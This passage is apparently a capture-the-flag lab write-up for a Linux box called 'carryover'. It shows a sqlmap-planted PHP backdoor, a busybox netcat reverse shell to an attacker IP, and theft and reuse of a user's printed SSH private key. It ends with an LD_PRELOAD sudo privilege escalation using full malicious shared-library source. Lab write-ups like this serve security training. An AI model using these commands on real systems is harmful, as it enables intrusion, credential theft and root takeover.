[23:56:55] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[23:56:56] [WARNING] unable to upload the file stager on '/var/www/html/'
[23:56:56] [INFO] trying to upload the file stager on '/var/www/html/' via UNION method
[23:56:56] [INFO] the remote file '/var/www/html/tmpuvvok.php' is larger (711 B) than the local file '/tmp/sql
[23:56:56] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://192.168.112.114:
[23:56:56] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://192.168.112.114:80/
[23:56:56] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell> 
```

Sweet, Im going to pass a reverse shell using busybox cause its just been working for me. Ill set up my listener using netcat.

```
┌──(kali㉿kali)-[~/Documents/offsec/payloads]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

And run my payload

```
os-shell> busybox nc 192.168.45.248 443 -e /bin/bash
```

I have a catch!

```
┌──(kali㉿kali)-[~/Documents/offsec/payloads]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.45.248] from (UNKNOWN) [192.168.112.114] 40618
```

This is a nasty shell, So I'm gonna use the standard trick to get me a solid shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl ^Z
stty raw -echo && fg
reset
screen
export TERM=xterm
clear
```


Now I have a solid shell! but I'm limited as www-data. I'm going to check to see if there are any ssh creds I can steal from the local user.

```
www-data@carryover:~/html$ ls /home
ogbos
www-data@carryover:~/html$ cat /home/ogbos/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAryxo4M/ZsBipierou87mnSgBEJMC958rhFyjEF33fNjb4vOTzlrj
wmj1OQNqgFD1MFQy294ryNa5+Glt52xZn9L7nw89iJVUfJm1i79dchYylkMjSiGpjmv5km
hXuGqojH6Tp2Grot6RXvbVhZD8wh3irg/AUlFuKVRj2JFeNtDbu+CHN9rAHLHamWy3nOJ0
Wn7pV8v7OhI3TrOOnwU1+uDadW1PvYPgQrnPFnJ9RxY3gMxw9rq+C9iceRc9Lz7Hw0KGEp
f9RW4FzCTCHR45JRJ2tSurda0bVuPEInCoLCCI+ZogbsVWaiRMhXUt7ckxOai4+hKEwW3N
/YWZC44yJqkGPk5zjuCv2lKxE/b8OLajv4FUO9bFfkM53YYPGwIBo0yI2pn2qJuh7O9IZI
```

```
2aBBGK7kq/T8kjJQz3qXqcizMHyUGfhJ9fyY7rFwhxZVH+T0TY1Yz/VLO+NadvujXJSntH
ioSRFSb47toDASQc3Go0cqdlUkyghNT7rBuINNTbAAAFiAlpOxoJaTsaAAAAB3NzaC1yc2
EAAAGBAK8saODP2bAYqYnq6LvO5p0oARCTAvefK4RcoxBd93zY2+Lzk85a48Jo9TkDaoBQ
9TBUMtveK8jWufhpbedsWZ/S+58PPYiVVHyZtYu/XXIWMpZDI0ohqY5r+ZJoV7hqqIx+k6
dhq6LekV721YWQ/MId4q4PwFJRbilUY9iRXjbQ27vghzfawByx2plst5zidFp+6VfL+zoS
```

Awesome! lets steal it and use it to login as ogbos.

```
vi id_rsa
i <insert>
Ctrl-V
chmod 600 id_rsa
ssh -i id_rsa ogbos@192.168.112.114
```




```
┌──(kali㉿kali)-[~/Documents/offsec/loot]
└─$ ssh -i id_rsa ogbos@192.168.112.114
Linux carryover 6.1.0-27-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.115-1 (2024-11-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ogbos@carryover:~$ 
```

Nice! grab the local.txt

```
ogbos@carryover:~$ cat ~/local.txt
08ae2210******************
```

My first impulse in search for a privilege escalation vector is `sudo -l`




```
ogbos@carryover:~$ sudo -l
sudo: unable to resolve host carryover: Name or service not known
Matching Defaults entries for ogbos on carryover:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin, env_keep+=LD_PRELOAD, use_pty

User ogbos may run the following commands on carryover:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/event-viewer.py
ogbos@carryover:~$
```

Sweet! its all over! env_keep+=LD_PRELOAD listed as a default with a no password sudo for /usr/bin/python3 allows us to run a shared library as root. Here is a procedure to follow to do this.

All we need to do is generate a c-program file inside the tmp directory.


```
cd /tmp
vi shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```



```
ogbos@carryover:/tmp$ vi shell.c
ogbos@carryover:/tmp$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
ogbos@carryover:/tmp$ 
```

Now, on the attacker we run the following

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
sudo LD_PRELOAD=/tmp/shell.so /usr/bin/python3 /opt/event-viewer.py
```



```
ogbos@carryover:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function '_init':
shell.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration
]
    6 | setgid(0);
      | ^~~~~~
shell.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration
]
    7 | setuid(0);
      | ^~~~~~
ogbos@carryover:/tmp$ sudo -l
sudo: unable to resolve host carryover: Name or service not known
Matching Defaults entries for ogbos on carryover:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=LD_PRELOAD, use_pty

User ogbos may run the following commands on carryover:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/event-viewer.py
ogbos@carryover:/tmp$ sudo LD_PRELOAD=/tmp/shell.so /usr/bin/python3 /opt/event-viewer.py
sudo: unable to resolve host carryover: Name or service not known
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Its that easy!

And we grab the root flag!

```
# cat /root/proof.txt
9c8ff5c*****************
```

I have insane respect for security researchers and career hackers that figure this stuff out to make my life easy.

Thank you for reading! Happy Hacking!